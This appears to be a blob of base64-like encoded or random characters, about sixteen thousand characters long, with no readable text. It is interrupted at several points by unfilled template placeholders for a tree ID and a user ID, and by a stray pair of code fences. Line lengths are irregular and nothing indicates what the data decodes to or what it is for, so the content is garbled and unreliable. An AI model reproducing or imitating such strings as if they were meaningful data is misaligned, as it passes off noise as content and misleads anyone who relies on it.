T/Fcn5dr66BsnKznEOauQ/jPtFRlpoTptketkqto4H2yRoNdw3p+jHUVaAYd0KWuQ5AC
x3ISx68t7SX+n1LLtsB/UiwK9eEyLJEs92tUN3hAePoHQpUeKMqA66qFwypBXcJGo/Do
zC9ZpPdTTDWxm5QJCiG6cwVOyapdsttOPJ6M041u/ajk3fB9xJ5rNeRJvAnvC0G9TAW
BirQNarF0510ha3xISYvyoLpwLF+eQxJN1E5Ezdhy10qQqJejfWelL0XdUu2jv0XaDg0mE
0x+zgoxIpmKQIp7AMGyKYr7jhyYrmvswkb4gjYXnoQggTv2zYtHs6+Pf6x5eYVU+8yMG
25loa2OIQ4JEjfDAJ+ihoiEQDrqj+L1/FzphXtqGvQkTx34OMOHgMNcasKdv96ykr7kDiD
nmilhpek2gji9kju0pJFFcT/WdKy7jelCWuFMkBndlX8wlyGeaysOvYBBECd3eZ66npn8N
Wbz+z7hfQbR9LI2W9wO8TDCPCdkiYxM0AAYMz3iDaYhkcW73S5SSWLYnGm8I+S1c4
hU7CKD84gEvn0vYZKE3dMKFvotZ/mMntRvIfX1ZuhRvmkD+PQyA5bRSyZicq0V2smJo
ts3a2Fgv+/Znj9HbtMB62SdFfXBTkh6TOvVBigd6tD/FhXcBhnKOO3hxfxbekatKUmaLJf
cc0XY9sjhdlOd72p8YNwAxY8I4JPm4KjjP9rRidIYd268eKpJrfSabnQl1pXICOmaXHI3Jsle
ZU6xovShiyEBu2W/DtXh7XxhtCWyvRB6H1LJrce//t2eQI5lCh6Yj+BT5wD80g91YzO5y6
5ANi5bG1MgaX7fLkk2sIkdRfVrds/fFRp18Ru0TjDGtp56qCm+levn8ly7zR9hUIO3ecRO
VM3URLcpUagw8CromdrovaxV70KWJdAnZmLygbRIuSEn0SltQmAb5qC7BFIixqTjxDN
vxo98ullF9qmwuyYmG6BUlmcDhnwJD2+cJtYfblgVNcrt8Y9W7+Jhzf9+h5xsfz3ScbSEm
z42TyDa8lla2fMsQt8GOSSO/wFN00FVd+wuBcm0rGOv6VEZKJdpb9b4L/TRmZ3ltv6Cy

7YXORpWRmhLXjHMyb2vYhy6F8KG8QUSpBt6JlA7Kwo9REui+EGCNHtWtQeFGu/rKc
BMd1Sz5MF2uBLLOUa6snEous4C3Gsa6RD02aYO9aJxcvK2TvOneBOUArwewRgJJshiz
DUa/LVzLrA/HnaizLozZkat6ZH3pzGBQsXiZmNaXlXTVkAHn1Bu2Yx6bgtdFho9BjE40ja
bevewhaKDtl5QMUugNV189hxvkJshEFUAbIC/bK4s5ZMI
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
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
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
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
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
wTmraUrzXWEfHD1L07qNWDFDeqVkVNeNLgdHOpiYn9eR6PbyinvIIQoegYlW0IySop
NdfCJfeQwPh5sbQa8ZUdSofQ13qkeX2e+niELSfzfltgyDQy36ZrqXsoGnmkCBkcWGjSA
41I0h7b/KLvyDxbyiVFBmkD7M7ED8wfWjSjMVVYMgsD+VN6K3+Y4EkMHiaClZrqhlPN
pou9nHHpX5bR8fS15KSItkfW7qDVmvX1lAuwXGxDZDNvvBxeOokS6Ovsp1ar412A8F
GdOOWlc/Mj3yAYo0xt9eeW+pS6jXCYwiWqzvD2Gm8tf1EVfsfFvHqKPkOYhFvOZTfa9
PCLAOPtymNu6BgV4gco3AeT4L59JFsYBaX1qHyTeFB0SRBqEHWAIv5dNL5lSYCq/1NV
zWPf5n6Uc+289bgNgkkj2CCxVjbePMB3qnOm0HgPr6NDj6TGaq0r+qBtBENNMoW4/
bFmlG3Gg/HVGlkhfbu8seDsbQsOkqoeIdcsUJy3OTSZc3jBaIVJZhZmaBZnVjbBdDA7xlI
pTiUJnN7KBuPvdQKFjesNpF+/jdNI0nYWX5P4nU+Kt6BDDnaQCfoo8M3YYUZMDzr/m
1MCo5NWkjVUVb+qQSxCXqFST/5i5vNVr90mg9uQEzX/KfQhEYmjPwib+7Cg2gLEiczM
8bujZkmwux2s54EFB7KsGXH3A5Vh/xTtAhMheH87dl5HGXB/6X4QVegZSXwc/eArrR8
n7x5cB8lO3eZI2j2ciQo6nsBc+D7vm0gjgrRzw5b3Td+Lt6V+azRlR8/Jez/xMW8ievM76
g9DixTSCcfo3Qn7JX5tAMYJ9mc7Xm/6ejXMRenHblLcCCsppRy2stRvaPx9L3wpYbXAR
yNJRplQHgTTQhXUoKg2BjKpWcJYc3S2OBp5MSYZ3p5xYDewJVcYEV5CGv9u5GzACb
mgxOH5t+IqR6wQMdBCarojjXjnpg2cV/JOEGQFMFy6z8DiTkIdUIAMypHo/FogSqbEFe
S5cATqU7yk+sN/4sDv0J3kYCXlI1VWGOPCPeV/TlKYHi+JAtr5JqjzoZpBXYhrKUWEWIE8
Pb5wTjdq/CPMBseTD/6Sw9N9MyBg9PTgoaZ5fDA+NzEJld/cyrDaJFmSpHFnnUKs2YB
9afm3EtkG7Q4S0TykC6HxVwje5EdZsGG5AVfHJSGpc5THJCvXbst76Wnni8cTYZ3VHuL
qSH3RBb1scfcvLKeM31MkqT1SW3pag/lpbVTAhI94Q/J/P2RcwJHyM7SJscu9BJB9vFld
ojKlxp5umYd1lwxgUaEoBVtk/5CFJzB6AfS/XhxmzEJTz0S7hn0P5W2XEQ7KjOyRQBl+Q
Vbu8d+LnDBAdhC+pkvQYHQeB5hXW2/7byNxoZJ9blUl0J5QC2qs5
66ntOWJxpBzGFQqHcNWAAUcW8YAJ4Ay7qtdrNSfSTP78pxyzJ8NiAxs8OaU6dkuYbk
PV1ZK3vLnhaDVZMr1Uxr6c5eiuFS5F9zA0Y5Tlvj97PQO0Ux2JD7A40Kjhtm0Vq6yVd3i
XxlQ1NJs72MMIHqmciv0E2ACx61hvSgnyN2MeoefeNQE74w1UpU1cegoWZkvwZbTB
c+2iN+dOQkmWWc8rHEbFrYT73FJ419GN52GBczKFe1+5dvwjTV2i3D9JKTaBUTTnQe
18exClzJ9dObbiwgPkWpd52XY3Kzso2A7aPbZywY4gT4xU/TXTWOfa++kcZeEyZPVhA7
nYAQ8mATGrSANlJbkOby48Rt9oaGVxjhC/bd8Y7Zm0y5NfyoR76PcwDlloSkftk+KjpSK
A4RwJf3k9Z/cqhJ3tR3IQJM+S8izwvnuc+h6wwaY8n8o7Aacar1mgWyo5g63EIHMnftq

```
KnTrgXCPsd6H6fznkqNRjK/pyW2bJXYLZiT8Jvo7faAFjNTfPPFM06F+0YsFgxZ+bCI3Sb9
/NjaE5gvQMixyO13xtp1X2/2xzsBoVkYT7gqbONP9wNsOHP5uhpj/PLHWLT26K6L83o
D5UZgJuIomdA2cOSzI+SU5J9Wc/GNysTAAB4A5JchDFnfyVVhxfexjoQ19HE4ctdxuhxC
XMh2oQfHkYe2cxb1Y3Q6uH4RK4arOrWXNtnguJjYGMMXTCTtKyODq/jcFqkRhtipN9
m/tXHTmocJX+8yxUJkrqii2gN78ZTXGuMYcmli5xBAXC/QxYOyQv4cs3hWea511fB8idli
LHC2l1nYd2tklRf04bSMxBlcZadNGXxSgVZxUuAl+ko7uNVefmV/ZI7BWGsb8XuoHcnG
3dalSvtoNC7rLrlMfTujYjO7s5PpmsqHB6ZUPLOvpwFen0CFgmw0VskiuRJua+yDPuBT9
52/0rK8rGeCd740BZzfOf88urO/iaqTDlJSXqnnwSxCg6ETb82RqCQCV7fLIzhflZIVI1jYw
DRD52zD/FU3WCrodEeM2HOgCCPqxe0XKNyiYMlJ2AfKgcjIJJRO0PQXQS8XAjF9bscH3
jAgucHgd/L8CSAbakddmQoVheibG8whSS4Yn9v5YCwAEKJ4U9yk561d4AF2eE3zX0U
U231oSScyGgZL4udKz+vTbY1LP7QyXRtnDL68MIMN2/OEd53/+VLo9KPeeK65Xae5bf
YW7xOJfHVAnmd38wMhK3RRGjU0CrUB+doZgQpWK+EE+arsxohuImQiQaeKrA8yK9
hWDQsX5ayRyJl/LmvItBoNW/9wlpP80ZHQYBEewqI+yPpysUgd82W7//4uFs5lwPJj30
nKg3sJNJM500+FHK9yHrLMYSIckTsok2oUKK1v0JybjS6BZdtcBSuDCo7kGhF39r/YkUIC
ZujPfRurg2WbM+jaw8sN7gKhbgRgv1HukS7Sq0GEif6VwYamTKAV2FIj62LcibRoGnLM
b/CzXbbGe7wQJvtv1rxJhvFS4ezJr33/dccs9lhUeWuiFwujna6dmmxoLhY1pnsClCbA2Y
78t6xPpBEIG58xAwGERiJcvy4LVXIz78LEa4CZSVTJ2CwGRvHeSt5wvJsmd2AtT2EzKV/s
FKK3F5LYMlNatBdm+CaFA5w0AVJI+Vd2Sw/hzkowh7ofqSxRJANXC3ljsiLLX9PgJovhmI
X3magDl96lQbtyDcQaaFHGj/rCsKbeHNqDmdvwYThu+N5Aceqm/NAko4PN4jCb8ljdy
Hedc+a0Ll5f2ktVN57n+W4ABgAz6HSHg6LOEQt+cRLksBYG08tx9x5FBZdwcWAbKInP
PuFoYy33AS5IEB+S62I7Pvq933d+O6tIjJAFWiRIu6j38+gjk7S40O/lRcLU4AJh9suzHH3J
hv7SWxRunV8WKa+w2zv/kzn1tALCX3S9QXWESW4BL2+uk4AB3C/R21KuG5Pr1D/Bp
OjgSlIr2fDt7Ull0CBB8F8MAgbxEx7892eVBXvz2Aa3B3Now17ezS8IGgyJFgpUNnTsvFY
CJpmu8ZiCou+4Y9PFE2Aq/JP73dKOewZib9zIPfPrjyONiobPbo1bCl/m+TSdhqUh5FYm
cxDK9lSe0ElEdgkTOm6Nix8wvPsODOynqdIeS4JkPGwOBxnp678RIFb24/AnQdHhRFP
Ol2CEJKX+CH1pmztWjhR+6blLrvP/+UKFwewIrG58534tZfUzl2UQtv7ezYAPP3C0vvWz
fSfUJpDPOpgbVTvJyI+3r/g0FhmSJaSIWIKiOIh245BAVrrJ/ZkjMSbu57KCiySaIJdi2+ltpq
uy0TFCfM2kcGju1SPq3SFDLSN/E3I8TO7WWeIA3Qntm5VqlK2bs8zoaIVgcF4tWs3xpd
avYegL1N/96CZdqaJMKfY76tApl6VdxB/vvqc+X2l2uqGAPDpefagUipGU/dpIuJBTMluL
5OnrYTs3PqAJpoq0154OyHtwvgrab7nhJFZXa/vl4CnWEXhQ3UUvlQHBhVoqSYRqeE/
EKiJjaJtKhL3V+a+PQVniOOylW77dGba3F3h/aQJgZ/7+33utKuh+9eSAJdPZlhNQmncs
mObaUJRYxGkYz+ShjASOOqH2ev3aT0Zpx4SvbZBcYF/A1yoX8W7lD0CHMIhogHgmau
Au1g1DHViPB+qZgx108f1PxpwfKkG
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
u/9yl85QpGfBb9Oj8KRxfKBZIEdOHz3RlMS1pnxqHHtT0yLT1/GFBwJOPZrfbWzBFr4tO
PmZ5y2Fst1Q/kLBz/Ff/t5apLPnF3npJ8fC9z6yzk2/LgFzZlI/keXJt3IJNznhHYN/RHxMwN
UWiwli7izE1rm14f0S6XprBjM/D+VU7CNQfkbxxWMmTogkqPXjQBt9NOabv2z3a3SzL
B5HskKw5UBIJiNoOso+DirelmBZCdQ8R6ZyROp4jY8Gz5kOWg21Js0VkcSJ23KVv2WA
QevQmDfYl+Y7+SwPdPahdHhX3lB39mFTIMhhivQjPnAHQogpDwrIn0r5VR7oCRBjGc
```

DZsqm0OI8NVSO+c72O/waJKxkEF0VStOK/4i0XZRqn7ejh5q9cIlCTUXz8alyAw5Y+lveA
7J0kVSDQb97bQUDs72+S3UC5KJJcrrDy+W6iUexs4OK/YV39u2llWR4MtLrC+47OHZ7
Unelqb4y+TVmJ4g8kyoTw5kr0HjXcqHgVFjjGgPwPsI1USuWkanPmDXlCUS3uUcEVAr6
hHiMDrFZl17XlM8v0auI1RTMH91iYvd9G/WEouoXSCoe/6LK2byK8FhwyuRqpmwe0+
TZpNKZmINFhmSpLbFCV9tvKEewCc0w8m0BdLso4O365pgvnlg4+6BCdH9Bfn7uVT9F
hfBr7X1/0EybQiYzTjyjT0b80XfAy4xRsnEnaSavSbdOccaNFGrPbu56go4HySZkFTp96W
Do+dvd8RDuSsg/CyHnrNRFDfgO1r2sybOwBl1wwrEpwLRyDeZGX0cmlUMy75v5q63
wA2mQ7kfWQZzjXplDmeTWuTOdiZqrBEdhFnh7jiAyu7eDgqw1dm++BfeohU6Z2Kqu
R293ClDn1Y/rnmGNfrnHOrlQ+yr6sZ0zaAXYxZpnXsRqnnr0q9yQY1LqxXOu07r/bqQ4n
v4P75DpowM9V6MVlfPRJXProSON8pZaOvslBGPn2SOVyQD4TGSdHXanj6yWXPOC+7
cmyH5AMgcwbEU7+Zet9ut3cE1l633CJQ6ThcqDbSdqUvtF/vsDYIvAgMQM9affu9mUx
ukShVG7grH+e8zKSxJBvgoJ95Ba9YW4xYFcjvZuQy75wRZRVtsIDtiQ3+l+u6Cn17XJUdr
FteE6ABsovKGHDURoj4X/MilC2C9EmMdytDzraOXOoWg8aEHVyeyXijdOD4yw+T21Pf
ksAzAIAgnkgUHerKBxmnzDOHgkuUCSl0OtLfm1ak73Z0fawxxmB0xhJ+1hW0gov8d3T
teji4kr4WgvnQ4YuFqpGL8Ijim+wLO86XIHm8IXr5oNxENi72j/02xtypsVXGdIBaVNBGu
k5i1z8jcYXgZmHLKI7oSWaUk6fMt4ibo42Cdez3s6Cz04dWBg
FqHNJ2+W4KJRLvj0br7ivNYguNhHsBjWtserc9Qc1SQj1YpWS/fRZ0KP678/WofnBg1Rg
x/MU82qdvR/1zd86C5rer3iy/cIXJZapr/ZOUTjiGV9bnPHlJV9pwyGJ57gfPafAmA1KOq
K98BxGsol2G6eq6Hd/nUHqhcTA5srKTe9k0R9tcx7WllVEPMfPCDgor3O72RTfy/cvL/zd
ZGMhnrUH8Uor3RyAibM/fJcmQ5HAJyBF2vHMgXj1VC0VbNpSK78huGlUq2pv4irw+B
1eCMgbeJeX/jBOXiNHeFXk2NO4cXRMhuItByT1izwa8F3DtuvF1gi2tcNTDPknnJoae5B
